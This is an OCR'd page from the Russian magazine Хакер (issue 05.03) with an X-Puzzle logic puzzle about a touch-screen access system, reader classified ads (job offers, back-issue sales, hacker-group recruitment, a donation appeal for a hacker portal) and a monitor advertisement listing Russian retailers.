

Рубрика X-Puzzle жива! :) Первоапрельская шутка в прошлом номере удалась. ;)
Несмотря на относительную простоту заданий, практически все ответы были с недочетами, поэтому я решил отдать призы тем людям, кто сделал ошибок меньше всего. Замечу, что в сегодняшнем выпуске, на мой взгляд, пазлы на порядок сложнее, я бы даже сказал, что они для настоящих X-мучачос. :) Поглядим, на что ты способен.
Итак, первый приз забирает Zell (zell@list.ru)!




Второй приз уходит к Arkhangel (arkhangel@mail.ru). Заметьте, даже архангелы спустились на землю, чтобы поучаствовать в X-Puzzle. Сами придете за призом или вам выслать? :)

## «ПРОПУСКНАЯ СИСТЕМА»

В редакции X установили на служебный вход новейшую систему пропускного контроля (см. рис.). Там, где раньше сидела старушка с клюшкой, теперь поставили пять сенсорных экранов, которые после каждого входа-выхода человека из дверей меняли особым образом положения черных полей. При этом один экран оставался полностью пустым. Т.к. все работники редакции знали, по какому принципу работает эта система, то им не составляло особого труда нажать на пустом экране правильные поля, которые и являлись пропуском на вход. Если кто-нибудь ошибался и случайно нажимал неправильное поле, то вылетала охрана и начинала бить дубинками по голове… больно бить. В общем, определи по приведенной на рисунке комбинации, что нужно набрать на пустом экране, чтобы остаться с целым черепом.

# Борда

Мессадж можно закинуть на
**board@real.xakep.ru**

**WARNING!!!**



**Объявления рекламного характера не публикуются!**

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)









Сделаю фотомонтаж любой сложности, а так же логотип, банер, buttons и так далее на заказ. Сделаю анимацию во Flash'е так же любой сложности. compuman@lsi.ru

Программист на C++ (это не единственное) ищет работу. Подробности (CV, info и т.д.) - Email: progmaster@tut.by. или ICQ: 393698

Люди кто имеет выделенку в инет (т.е. постоянный доступ) и не будет против установки NNTP сервера на своем компе, откликнитесь! Обещаю многновенное зачисление CGC (Computer Geek Community)! (Если поступать на общей основе, нужно пройти тестирование) KAFLAN [kaflan@mail.ru]









Москвичи!!! Продам старые номера Хакера и его спецвыпусков. kolich [kolich@list.ru]

Трудоустроим хакеров.
Наш ящик: STAWBERRY-1@YANDEX.RU

Ищу работу.Желательно удалённую или со свободным графиком работы.Пол мужской.Стаж работы 1 год. Пишу на html,asp..рисую в photoshop7,Flash 6 Обладаю огромным потенциалом и желанием работать. E-mail:selyanin@palana.ru






Все кто хочет/может писать обзоры игр под LINUX мыльте admin@tuxgames.ru

Создается онлайн-рпг. Нужны программисты, художники. Да и все просто желающие. Мыльте на tyman@bk.ru

Создается группа BelorussianArmyHackers [BAH]. Знающие люди, а также программеры мыльте! rconx@mail.ru






Могу предложить стабильную работу по созданию презентационных роликов.Оплата достойная, 30% сразу, остальное по завершении работы. Главноетребование профессионализм и четкое соблюдение сроков. Если интересно пишите. Snider2000@mail.ru

Приму в дар или за плату журналы Хакер. Нуждаюсь в номерах с 1 по 25, 27,28,30,34. Проживаю в Екатеринбурге. Мылить сюда: Kuznetsov_Nikita@rambler.ru

Пишу скрипты на JavaScript ; Perl ; PHP ; ASP.NET и ASP . Некоторые скрипты могу написать бесплатно . Михаил . megacasino@narod.ru







Напишу СУБД на Delphi, FoxPro, разработаю сайт не дорого. Кого заинтересовал - пишите. Также ищу людей, работающих в том же направлении.

Ю-Я



Идёт создание хакерского мегапортала(много статей, эксплойтов, новостей и т.д.) roolez.net, но нам не хватает средств. Эсли вам не жалко, пришлите на кошелёк WebMoney 855018863623 любую сумму(все кто помог, получат халявный шелл на сервере с дополнительными хакерскими архивами!). Заранее спасибо! Мыльте на roolix@rambler.ru.












# И все-таки он вертится!




**FLATRON™ F700P**

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс



**г.Москва:** Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

ХАКЕР VER 05.03 (53)